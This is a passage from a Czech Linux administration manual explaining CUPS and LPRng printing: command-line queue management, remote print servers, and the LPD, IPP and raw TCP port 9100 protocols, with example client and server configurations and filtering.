Grafické tiskové programy jako `xpp` nebo `kprinter` z prostředí KDE umožňují zvolit frontu a nastavit volby standardu CUPS v PPD souboru. Pokud chcete

používat k tisku z aplikací program `kprinter`, napište v příslušném dialogu nastavení tisku aplikace do pole tiskového příkazu příkaz `kprinter` nebo `kprinter --stdin`. Kdykoliv pak budete chtít z takto nastavené aplikace tisknout a kliknete na ikonu tisku, vyvoláte program `kprinter`. V případě použití tohoto nastavení se ujistěte, že nedochází ke konfliktu nastavení programu `kprinter` a nastavení parametrů tisku v příslušné aplikaci. Pokud je to možné, zadávejte parametry tisku pouze v programu `kprinter`.

CUPS programy pro příkazovou řádku

Tiskové programy pro příkazovou řádku pro systém CUPS najdete v balíčku `cups-client`. Dokumentace k nim se nachází v balíčku `cups` a po instalaci ji najdete v adresáři `/usr/share/doc/packages/cups` a v *CUPS Software Administrators Manual* v souboru `/usr/share/doc/packages/cups/sam.html`. Pokud démon CUPS běží na vašem počítači lokálně, je dokumentace přístupná i na adrese `http://localhost:631/documentation.html`.

Při používání programů v příkazové řádce pamatujte vždy na skutečnost, že některé nástroje vyžadují zadání parametrů ve správném pořadí. Používání voleb příkazů je popsáno v jednotlivých manuálových stránkách.

Správa lokálních front

Tiskové soubory

Soubor vytisknete zadáním tiskového příkazu ve stylu System V:

```
lp -d JmenoFronty JmenoSouboru
```

nebo tiskového příkazu ve stylu Berkeley:

```
lpr -PJmenoFronty JmenoSouboru
```

Další informace o příkazech manuálová stránka pro `lpr` (`man lpr`) a manuálová stránka pro `lp` (`man lp`) najdete v sekci Using the Printing System manuálu *CUPS Software Users Manual* (`file:/usr/share/doc/packages/cups/sum.html#USING_SYSTEM`).

Parametr `-o` umožňuje zadání dalších důležitých voleb, z nichž některé ovlivňují přímo typ tiskového výstupu. Více informací najdete v manuálových stránkách manuálová stránka pro `lpr` (`man lpr`) a manuálová stránka pro `lp` (`man lp`) a v sekci Standard Printer Options manuálu *CUPS Software Users Manual* (`file:/usr/share/doc/packages/cups/sum.html#STANDARD_OPTIONS`).

Zjištění stavu

Stav tiskové fronty zjistíte příkazem ve stylu System V:

```
lpstat -o JmenoFronty -p JmenoFronty
```

nebo příkazem ve stylu Berkeley:

```
lpq -PJmenoFronty.
```

Pokud neuvedete žádnou frontu, zobrazí se informace o všech frontách.

Příkazem:

```
lpstat -o
```

zobrazíte stav pouze aktivních front ve tvaru seznamu a ve formátu JmenoFronty-CisloUlohy.

Zadáním příkazu:

```
lpstat -l -o JmenoFronty -p JmenoFronty
```

získáte podrobnější informace. Příkazy:

```
lpstat -t
```

nebo

```
lpstat -l -t
```

zobrazí všechny zjistitelné informace.

Více informací najdete v manuálových stránkách manuálová stránka pro lpq (man lpq), manuálová stránka pro lpstat (man lpstat) a v sekci Using the Printing System manuálu *CUPS Software Users Manual* (file:/usr/share/doc/packages/cups/sum.html#USING_SYSTEM).

Odstranění úloh z fronty

Pomocí příkazu ve stylu System V:

```
cancel JmenoFronty-CisloUlohy
```

nebo ve stylu Berkeley:

```
lprm -PJmenoFronty CisloUlohy
```

odstraní ze zadané fronty úlohu určeného čísla. Další informace najdete v manuálových stránkách manuálová stránka pro lprm (man lprm), manuálová stránka pro cancel (man cancel) a v sekci Using the Printing System manuálu *CUPS Software Users Manual* (file:/usr/share/doc/packages/cups/sum.html#USING_SYSTEM).

Nastavení voleb front

Způsob jak nastavit na hardwaru nezávislé volby k ovlivnění výstupu tisku je popsán v sekci Standard Printer Options manuálu *CUPS Software Users Manual* (file:/usr/share/doc/packages/cups/sum.html#STANDARD_OPTIONS). V sekci Saving Printer Options and Defaults, kterou najdete v souboru file:/usr/share/doc/packages/cups/sum.html#SAVING_OPTIONS, je pak uvedeno, jak nastavení uložit.

Pro tiskárnu specifické volby ovlivňující tiskový výstup jsou uloženy v souboru PPD odpovídající fronty. Můžete si je nechat zobrazit příkazem:

```
lpoptions -p JmenoFronty -l
```

Výstup bude mít následující formát:

```
volba/text:  hodnota hodnota hodnota ...
```

Aktivní nastavení je označeno znakem (' * ') vlevo. Např.:

```
cm]
```

```
PageSize/Page Size: A3 *A4 A5 Legal Letter
```

```
Resolution/Resolution: 150 *300 600
```

Výstup 7: 0

Podle výše uvedeného výstupu je velikost papíru (PageSize) nastavena na A4 a rozlišení (Resolution) na 300 dpi.

Příkazem:

```
lpoptions -p JmenoFronty -o volba=hodnota
```

lze měnit hodnoty nastavení.

V našem případě tak můžete velikost papíru změnit na Letter příkazem:

```
lpoptions -p JmenoFronty -o PageSize=Letter
```

Ve všech předešlých případech byl příkaz `lpoptions` používán normálním uživatelem a nové nastavení se tak ukládá v souboru `~/ .lpoptions` určeném pouze pro potřeby tohoto uživatele. Nastavení všech ostatních uživatelů a výchozí nastavení zůstanou nedotčeny.

Pokud by příkaz `lpoptions` zadal uživatel `root`, uloží se nastavení v souboru `/etc/cups/lpoptions` a pro všechny uživatele systému se nastaví jako výchozí. PPD soubor však zůstane nedotčen.

Nové nastavení se bude týkat všech uživatelů v lokální síti pouze v případě, že bude změna nastavení fronty provedena přímo v souboru PPD. Nové nastavení se pak použije pro všechny síťové uživatele ať už mají či nemají účet na

systému serveru a použijí pozměněnou frontu. Změnu v souboru PPD může provést pouze administrátor příkazem:

```
lpadmin -p JmenoFronty -o PageSize=Letter
```

Správa vzdálených front

V každém příkladu dále nahradíte proměnnou `printserver` IP adresou vašeho tiskového serveru. Za `JmenoFronty` pak dosadíte existující frontu na vašem tiskovém serveru.

V této části jsou popsány nejzákladnější příkazy. Další volby a zdroje informací najdete v *Správa lokálních front* na straně 204.

Tisk souborů

K tisku do určité fronty určitého tiskového serveru můžete použít příkaz ve stylu System V:

```
lp -d JmenoFronty -h printserver JmenoSouboru
```

To je možné jen v případě, že je tiskový server nastaven tak, aby přijímal úlohy z klientů. Toto nastavení není ve výchozí instalaci povoleno, ale lze je jednoduše nastavit pomocí programu `Yast`.

Kontrola stavu

Stav určité fronty na určitém tiskovém serveru zjistíte pomocí příkazu ve stylu System V:

```
lpstat -h printserver -o JmenoFronty -p JmenoFronty.
```

Odstranění úloh z fronty

Příkazem ve stylu System V:

```
cancel -h printserver JmenoFronty-CisloUlohy
```

odstraní úlohu zadaného čísla z určené fronty na zadaném tiskovém serveru.

Příkazy při řešení problémů

Pokud při tisku určité úlohy dojde k chybě, použijte k řešení problému následující základní postup:

1. Odstraňte z tiskárny všechny papír, aby tiskárna nemohla dále tisknout.

2. Pomocí příkazu:
`lpstat -o` (nebo `lpstat -h printserver -o`)
zjistěte, ze které fronty je úloha tištěna a úlohu smažte příkazem:
`cancel JmenoFronty-CisloUlohy`
(nebo `cancel -h printserver JmenoFronty-CisloUlohy`).
3. Pokud je to nutné, použijte ke zjištění nefunkčních procesů příkaz `fuser` a nefunkční procesy zabijte pomocí příkazu `kill`.
4. Kompletně restartujte tiskárnu.

Tisk v TCP/IP síti

Velmi rozsáhlou dokumentaci o tisku v systému LPRng najdete v *LPRng-Howto* v souboru `/usr/share/doc/packages/lprng/LPRng-HOWTO.html`. Dokumentace o tiskovém systému CUPS se nachází v *CUPS Software Administrators Manual* uloženém v `/usr/share/doc/packages/cups/sam.html`.

Terminologie

tiskový server *Tiskovým serverem* rozumíme k tisku určený kompletní počítač s procesorem, pamětí a diskem.

Print server box nebo síťová tiskárna

- *Print server box* je počítač s relativně omezenými zdroji, s lokálním tiskovým portem a připojený do TCP/IP sítě. Tento počítač obsahuje router boxy s vestavěnými tiskovými porty.
- *A síťová tiskárna* je tiskárna s vlastním TCP/IP portem. Velmi zjednodušeně jde o tiskárnu s integrovaným print server boxem. Síťové tiskárny a print server boxy jsou spravovány podobným způsobem.

Mezi síťovou tiskárnou, print server boxem a tiskovým serverem je několik významných odlišností. Na druhé straně je zde celá řada zařízení, které nelze považovat vzhledem k definici za tiskové servery, ale jsou tak označovány. V takových případech jde o stav, kdy klienti mohou tisknout pouze přes tato zařízení.

LPD server *LPD server* je server používající adresaci pomocí LPD protokolu. V takovém případě na serveru běží tiskový systém *LPRng* a *lpdfilter* (přesněji *lpd*) nebo tiskový systém *CUPS* nastavený na LPD adresaci (přesněji *cups-lpd*).

IPP server nebo CUPS server *IPP server* nebo *CUPS server* je server používající adresaci pomocí IPP protokolu. V takovém případě na serveru běží tiskový systém *CUPS* (přesněji *cupsd*).

Síťový server CUPS Síťový server *CUPS* je *CUPS server* se zvláštní konfigurací, kdy dochází ke sdílení front s ostatními počítači prostřednictvím UDP vysílání (přes UDP port 631).

Rychlá konfigurace klienta

Klientské stanice k sobě obvykle nemají lokálně připojené žádné tiskárny. Pokud tisknete přes server a zároveň připojíte lokální tiskárnu, budete potřebovat nastavení jak pro klientský síťový tisk tak pro lokální tiskárnu. Tiskový server na klientovi by měl být nastaven podle tiskového serveru.

Klient LPD serveru

Pokud v síti není *CUPS*, ale pouze *LPD server*, použijte na klientech tiskový systém *LPRng* a *lpdfilter*. Klientské stanice pak nebudou vyžadovat žádné další nastavení, protože při použití *LPRng* spooleru lze vzdálené fronty adresovat přímo. Viz. *LPRng programy pro příkazovou řádku* na straně 236.

Toto nastavení je možné pouze v případě, že *LPD server* dovoluje klientům tisk do svých front. K tisku z aplikací zadejte v tiskovém dialogu příkaz:

```
lpr -PJmenoFronty@printserver
```

Některé aplikace jsou přednastaveny pro používání tiskového systému *CUPS* a musíte je nejdříve přepnout do *LPRng*. Týká se to např. aplikací prostředí KDE a tiskového programu prostředí KDE *kprinter*, který musíte nastavit na tisk pomocí externího programu. Pokud tak neučiníte, nepůjde zadat tiskový příkaz.

Klient CUPS síťového serveru

Pokud se v síti nachází tiskový server *CUPS*, spusťte modul nastavení tiskárny programu *YaST* a zvolte 'Změnit' → 'Pokročilé' a zadejte následující volby:

Plná serverová instalace CUPS Pokud není lokálně připojena žádná tiskárna, nevytvoří se pomocí programu *YaST* žádná konfigurace lokální tiskárny.

V takovém případě se cupsd nebude spouštět automaticky a je nutné ho aktivovat v 'Editoru úrovní běhu'.

Klientská stanice nevyžaduje žádné další nastavení v případě, že se v síti nachází CUPS server vysílající v pravidelných intervalech dostupné fronty. Po přijetí vysílání od serveru budou fronty zpřístupněny i na klientských.

To je možné pouze v případě, že CUPS server v síti své fronty a adresu vysílá ostatním klientům a klientským stanicím je povolen tisk na serveru.

Pouze klientská instalace CUPS Pokud chcete tisknout pouze přes síťový server CUPS, lze CUPS nastavit pouze do klientského režimu. V nastavení je pak nutné pouze uvést jméno tiskového serveru.

V tomto režimu na stanici neběží cupsd a neexistuje soubor `/etc/printcap`. Některé aplikace však nedokáží tisknout, pokud není v souboru `/etc/printcap` zanesena žádná tisková fronta. V takovém případě doporučujeme spustit CUPS v serverovém režimu, kdy lokální cupsd automaticky vytvoří soubor `/etc/printcap`, který bude obsahovat i fronty ze vzdáleného tiskového serveru CUPS.

Protokoly pro tisk v TCP/IP sítích

V následujícím seznamu jsou uvedeny různé metody implementace tisku v síti TCP/IP. Rozhodnutí, kterou metodu použijete, je závislé na hardwaru a schopnostech jednotlivých protokolů. Tiskový protokol lze zvolit při nastavení tisku pomocí YaST.

Prvním krokem při nastavení tiskárny programem YaST je volba hardwarové kategorie pro tisk (např. pomocí síťového serveru CUPS, pomocí síťového serveru LPD nebo přímý tisk na tiskový server nebo print server box). Podle volby jsou pak nabízeny dostupné protokoly. Protokol, který funguje ve většině případů, je předzvolený. Pokud je dostupný pouze jeden protokol, není volba možná. Například:

- Tisk pomocí síťového serveru CUPS
 - ▷ IPP protokol (single option)
- Tisk přes LPD-Style síťový server
 - ▷ LPD protokol (single option)
- Přímý tisk na síťovou tiskárnu nebo print server box

- ▷ TCP soket
- ▷ LPD protokol
- ▷ IPP protokol

Data lze doručit od odesílatele k příjemci pouze v případě, že obě strany podporují zvolený protokol. Software nainstalovaný na odesílateli i příjemci musí tedy obsahovat podporu zvoleného protokolu.

Pokud je splněna podmínka podpory stejného protokolu, je jedno, jaký další hardware a software obě strany používají.

V závislosti na tištěných datech obsahuje tisková úloha další informace jako jméno vlastníka úlohy, jméno klienta, ze kterého byla úloha odeslána a zvláštní nastavení (jako velikost papíru, duplexní režim atd...).

Tisk pomocí LPD protokolu

Odesílatel posílá úlohy do fronty příjemce pomocí protokolu LPD. Na příjemci je úloha očekávána na portu 515. Služba tak obdrží úlohy na portu 515 (obvykle lpd). Na příjemci musí existovat fronty, kam se úlohy umístí.

Odesílatelé podporující LPD protokol:

Linuxový počítač s tiskovým systémem LPRng:

- LPRng podporuje odesílání pomocí LPD protokolu prostřednictvím lpd. Na odesílateli je nutná existence fronty, ze které lpd odešle úlohu příjemci.
- LPRng podporuje LPD protokol i bez lokálního lpd. Pomocí LPD protokolu může lpr z balíčku lprng odeslat úlohu přímo lpd příjemce.

Linuxový počítač s tiskovým systémem CUPS:

- CUPS podporuje odesílání pomocí LPD protokolu prostřednictvím CUPS démona (cupsd). Na odesílateli je nutná existence fronty, ze které cupsd odešle úlohu příjemci.

Linuxový počítač s klientem CUPS:

- Odesílání pomocí LPD protokolu prostřednictvím CUPS klienta není podporováno.

Počítač s nelinexovým operačním systémem:

- Protože je LPD protokol velmi starý, je podporován naprostou většinou operačních systémů alespoň v úloze odesílatele. Pokud není podpora dostupná ve výchozím nastavení, je nutné podporu doinstalovat.

Příjemci podporující LPD protokol:

Linuxový počítač s tiskovým systémem LPRng:

- LPRng podporuje příjem pomocí LPD protokolu prostřednictvím lpd.

Linuxový počítač se serverovým tiskovým systémem CUPS:

- CUPS podporuje příjem pomocí LPD protokolu prostřednictvím cups-lpd. Služba cups-lpd je aktivována pomocí inetd nebo xinetd.

Linuxový počítač s klientským tiskovým systémem CUPS:

- CUPS klient nepodporuje příjem pomocí LPD protokolu.

Tiskové servery a print server boxy/síťové tiskárny:

- Protokol LPD je podporován naprostou většinou tiskových serverů, print server boxů a síťových tiskáren.
- U print server boxů a síťových tiskáren se jména front liší model od modelu a mají různé vlastnosti.

Tisk pomocí IPP protokolu

Odesílatel posílá úlohy do fronty příjemce pomocí protokolu IPP. Na příjemci je úloha očekávána na portu 631. Služba tak obdrží úlohy na portu 631 (u CUPS cupsd). Na příjemci musí existovat fronty, kam se úlohy umístí.

Odesílatelé podporující IPP protokol:

Linuxový počítač s tiskovým systémem LPRng:

- LPRng nepodporuje IPP protokol.

Linuxový počítač s klientským nebo serverovým tiskovým systémem CUPS:

- CUPS podporuje posílání pomocí IPP protokolu i bez lokálního cupsd. Programy lpr nebo lp z balíčku cups-client, program xpp a tiskový program prostředí KDE kprinter umí zaslat tiskovou úlohu pomocí protokolu IPP přímo příjemci.

Počítače s nelinekovým operačním systémem:

- Protokol IPP je relativně nový a nemusí být podporován ve všech případech.

Příjemci podporující IPP protokol:

Linuxový počítač s tiskovým systémem LPRng:

- LPRng nepodporuje IPP protokol.

Linuxový počítač se serverovým tiskovým systémem CUPS:

- CUPS podporuje příjem pomocí IPP protokolu prostřednictvím cupsd. Na příjemci musí existovat fronta, kam příjemce uloží úlohu zaslanou odesílatelem.

Linuxový počítač s klientským tiskovým systémem CUPS:

- CUPS nepodporuje příjem pomocí IPP protokol.

Tiskové servery a print server boxy/síťové tiskárny:

- IPP protokol je relativně nový a nemusí být podporován ve všech případech.

Přímý tisk přes TCP sokety

Při této metodě není na vzdálenou tiskovou frontu posílána žádná tisková úloha tisková úloha a nepoužívají se žádné tiskové protokoly (LPD nebo IPP), které by mohly spravovat úlohy ve frontách. Data jsou posílána přímo na tiskárnu přes TCP soket. Je zjevné, že touto metodou lze tisknout pouze data předpřipravená pro tiskárnu. Ve většině případů je pro tuto metodu tisku používán TCP port 9100.

Odesílatelé podporující přímé zasílání přes TCP soket:

Linuxový počítač s tiskovým systémem LPRng:

- LPRng přímé zasílání přes TCP soket prostřednictvím lpd. Na odesílateli musí existovat fronta, ze které lpd předá úlohu na TCP port příjemce.
- Systém LPRng pracuje i bez lokálního lpd. Použitím parametru -Y v příkazu lpr z balíčku lprng pošlete data přímo přes TCP port příjemce prostřednictvím TCP soketu. Více informací najdete v manuálové stránce lpr.

Linuxový počítač se serverovým tiskovým systémem CUPS:

- CUPS podporuje přímé zasílání přes TCP soket prostřednictvím cupsd. Na odesílateli musí existovat fronta, ze které cupsd předá úlohu přes TCP port příjemce.

Linuxový počítač s klientským tiskovým systémem CUPS:

- CUPS klient nepodporuje přímé zasílání přes TCP soket.
- Data však lze na port počítače zaslat příkazem:

```
cat filename | netcat -w 1 host port
```

Příjemci podporující přímý tisk přes TCP soket:

Linuxový počítač s tiskovým systémem LPRng, CUPS server nebo CUPS klient:

- Pro přímý tisk přes TCP soket není vyžadován žádný tiskový systém a žádný tiskový systém tento způsob přímo nepodporuje.
- Tiskový systém CUPS může přijímat data na portu 9100 a přeposílat je do fronty zadané v `/etc/inetd.conf`:

```
9100 stream tcp nowait lp /usr/bin/lp lp -d queue
```

Pokud nevyžadujete filtrování, přidejte volbu `-o raw`.
- Dále můžete emulovat vlastnosti print server boxu tak, aby přijímal data přes port 9100 a přímo je přeposílal na tiskárnu. K tomu účelu do souboru `/etc/inetd.conf` přidejte:

```
9100 stream tcp nowait lp /bin/dd dd of=/dev/lp0
```

Print server box nebo síťová tiskárna:

- Stav podpory se u různých typů liší.
- Číslo portu je závislé na modelu. Pro síťové tiskárny společnosti HP a HP JetDirect print server boxy je výchozí port 9100. Pro JetDirect print server boxy se dvěma či třemi lokálními tiskárnami jde o porty 9100, 9101 a 9102. Stejné porty jsou používány i u řady dalších print server boxů. Pokud si nejste jistí, nahlédněte do manuálu zařízení nebo kontaktujte výrobce. Další informace najdete v souborech:

```
file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html
```

(zvláště v

```
file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#SECNETWORK),
```

```
file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#SOCKETAPI,
```

a

```
file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#AEN4858.
```

Příklady

Případ 1: Více stanic, jeden tiskový server a více print server boxů nebo síťových tiskáren:

Tiskový server s tiskovým systémem LPRng:

- Stanice by měly také používat tiskový server LPRng.
- Pro každou síťovou tiskárnu nebo každou tiskárnu připojenou k print server boxu je na tiskovém serveru vytvořena vlastní fronta.

- Stanice posílá tiskovou úlohu do fronty asociované s tiskárnou na serveru pomocí LPD protokolu.
- V závislosti na tom, jaký protokol print server box nebo síťová tiskárna podporuje, použije tiskový server pro zaslání dat na síťovou tiskárnu buď LPD protokol nebo přímý tisk přes TCP.

Tiskový server se serverovým tiskovým systémem CUPS:

- Stanice by měly používat tiskový systém CUPS. Nejvhodnější je CUPS klient.
- Pro každou síťovou tiskárnu nebo každou tiskárnu připojenou k print server boxu je na tiskovém serveru vytvořena vlastní fronta.
- Stanice posílá tiskovou úlohu do fronty asociované s tiskárnou na serveru pomocí IPP protokolu.
- V závislosti na tom, jaký protokol print server box nebo síťová tiskárna podporuje, použije tiskový server pro zaslání dat na síťovou tiskárnu buď LPD protokol nebo přímý tisk přes TCP.

Případ 2: Několik stanic, žádný tiskový server a jeden nebo více print server boxů nebo síťových tiskáren:

Stanice s tiskovým systémem LPRng nebo serverový systém CUPS:

- Pro každou stanicí, síťovou tiskárnu nebo každou tiskárnu připojenou k print server boxu je na tiskovém serveru vytvořena vlastní fronta. Všechny fronty jsou nastaveny na všech stanicích. Toto nastavení má smysl pouze u menšího počtu stanic.
- V závislosti na tom, jaký protokol print server box nebo síťová tiskárna podporuje, použije tiskový server pro zaslání dat na síťovou tiskárnu buď LPD protokol nebo přímý tisk přes TCP.
- Pokud několik stanic pošle současně tiskovou úlohu na stejnou síťovou tiskárnu nebo print server box, dojde ke ztrátě dat a případně mohou nastat i jiné problémy. To se týká především přenosu pomocí LPD protokolu. Implementace LPD protokolu na síťové tiskárně nebo print server boxu je často nedostatečná a obvykle spojená s nedostatečnou velikostí paměti na uložení příchozích úloh. Pokud je systém založen čistě na tisku přes TCP socket, může být systém spolehlivější. Míra spolehlivosti závisí na vlastnostech zařízení.

Filtrování na síťových tiskárnách

V předešlé části byl popsán přenos dat ze stanice na tiskárnu. Proces filtrování (konverze originálních dat na data specifická pro tiskárnu) je však zcela jiná

záležitost. Proces filtrování je stejný pro síťovou i pro lokální tiskárnu. Při filtrování je však cesta dat na tiskárnu mnohem složitější než jak ukazuje následující diagram:

Stanice → Tiskový server → Print server box → Tiskárna

Na začátku tohoto řetězce musí být totiž zdrojový soubor převeden do formátu vhodného pro tiskárnu (PostScript, PCL, ESC/P).

Konverze je prováděna tiskovým filtrem a měla by být spouštěna na počítači s odpovídající kapacitou a výkonem. Může jít o pracovní stanici nebo tiskový server, ale v žádném případě ne print server box. Print server boxy navíc obvykle nemají žádné vestavěné filtry.

Zvládají pouze příjem dat a jejich předání na tiskárnu.

Fronty lze nastavit s filtry i bez nich. Prvním krokem v konfiguraci tisku pomocí programu YqST je volba hardwarové kategorie tisku (např. pomocí síťového serveru CUPS, pomocí síťového serveru LPD nebo přímý tisk na síťovou tiskárnu nebo print server box). Výchozí nastavení (s nebo bez filtrování) by mělo bez problémů fungovat. Pokud potřebujete udělat změnu, změňte výchozí nastavení pomocí programu YqST.

Výchozí nastavení jsou tato:

Tisk přes síťový server CUPS: bez filtrování (o filtrování se obvykle stará přímo CUPS server).

Tisk přes síťový server LPD: bez filtrování (o filtrování se obvykle stará přímo LPD server).

Přímý tisk na síťovou tiskárnu nebo print server box: Filtrování.

Při nastavení filtrování se data obvykle uloží ve frontě a jednotlivě jsou filtrována. Pak jsou již přefiltrovaná data odeslána příjemci (viz. 8.1).



Figure 8.1: Filtrovací proces

Následující odstavec popisuje filtrovací volby pro příklady uvedené výše.

Případ B1a Více stanic, jeden tiskový server a jeden nebo více print server boxů nebo síťových tiskáren:



Figure 8.2: Konfigurace 1

Nejjednodušší nastavení je zobrazeno na obrázku 8.2 na následující straně.

Případ B1b Pro všechny fronty filtrované na serveru, fronty bez filtrování lze nastavit na každé stanici. Tiskové úlohy lze dočasně ukládat při přetížení nebo selhání serveru na stanicích. V takovém případě lze tiskový výstup bez čekání na tiskovém serveru vytvářet přímo na stanici. Nevýhodou tohoto řešení je nutnost nastavení všech front na všech počítačích a v případě změn konfigurace tiskových front na serveru (přejmenování, vložení nových nebo smazání front), oprava všech těchto front. Proces filtrování zůstane nezměněn.

Více náročné nastavení je zobrazeno na obrázku 8.3 na následující straně.

Případ B1c Teoreticky lze filtrování provádět na každé stanici. V takovém případě jsou na tiskový server přenášena již data specifická pro tiskárnu. Dojde však k degradaci tiskového serveru na print server box, což až na



Figure 8.3: Konfigurace 2

případy, kdy tiskový server nemá dostatečný výkon, není příliš praktické řešení. Nevýhodou tohoto řešení je nutnost nastavení všech front (s filtrováním) na všech počítačích a nutnost změny nastavení na všech stanicích.

Obrázek 8.4 na následující straně ukazuje toto nastavení.

Případ B2 Několik stanic, žádný tiskový server a jeden nebo více print server boxů či síťových tiskáren:

Jediná možná konfigurace jsou fronty s filtrováním pro každou tiskárnu na každé stanici. Nevýhodou je potřeba nastavení všech front na každém počítači (s filtrováním) a nutnost při každé změně měnit i nastavení na stanicích.

Obrázek 8.5 na straně 221 ukazuje toto nastavení.



Figure 8.4: Konfigurace 3

Případ B3 Předešlá situace je velmi podobná stavu, kdy dochází ke konfiguraci samostatného systému s lokální tiskárnou.

Na obrázku 8.6 na následující straně vidíte konfiguraci samostatného systému.

Pokud obrátíte pořadí uvedených příkladů, získáte postup nastavení od samostatného systému s lokální tiskárnou až po rozsáhlý a složitý systém s mnoha stanicemi s tiskovým serverem poskytujícím služby řadě print server boxů nebo síťových tiskáren.

Možné problémy

Kontrola TCP/IP sítě Ujistěte se, že všechny funkce včetně přidělování jmen fungují správně.

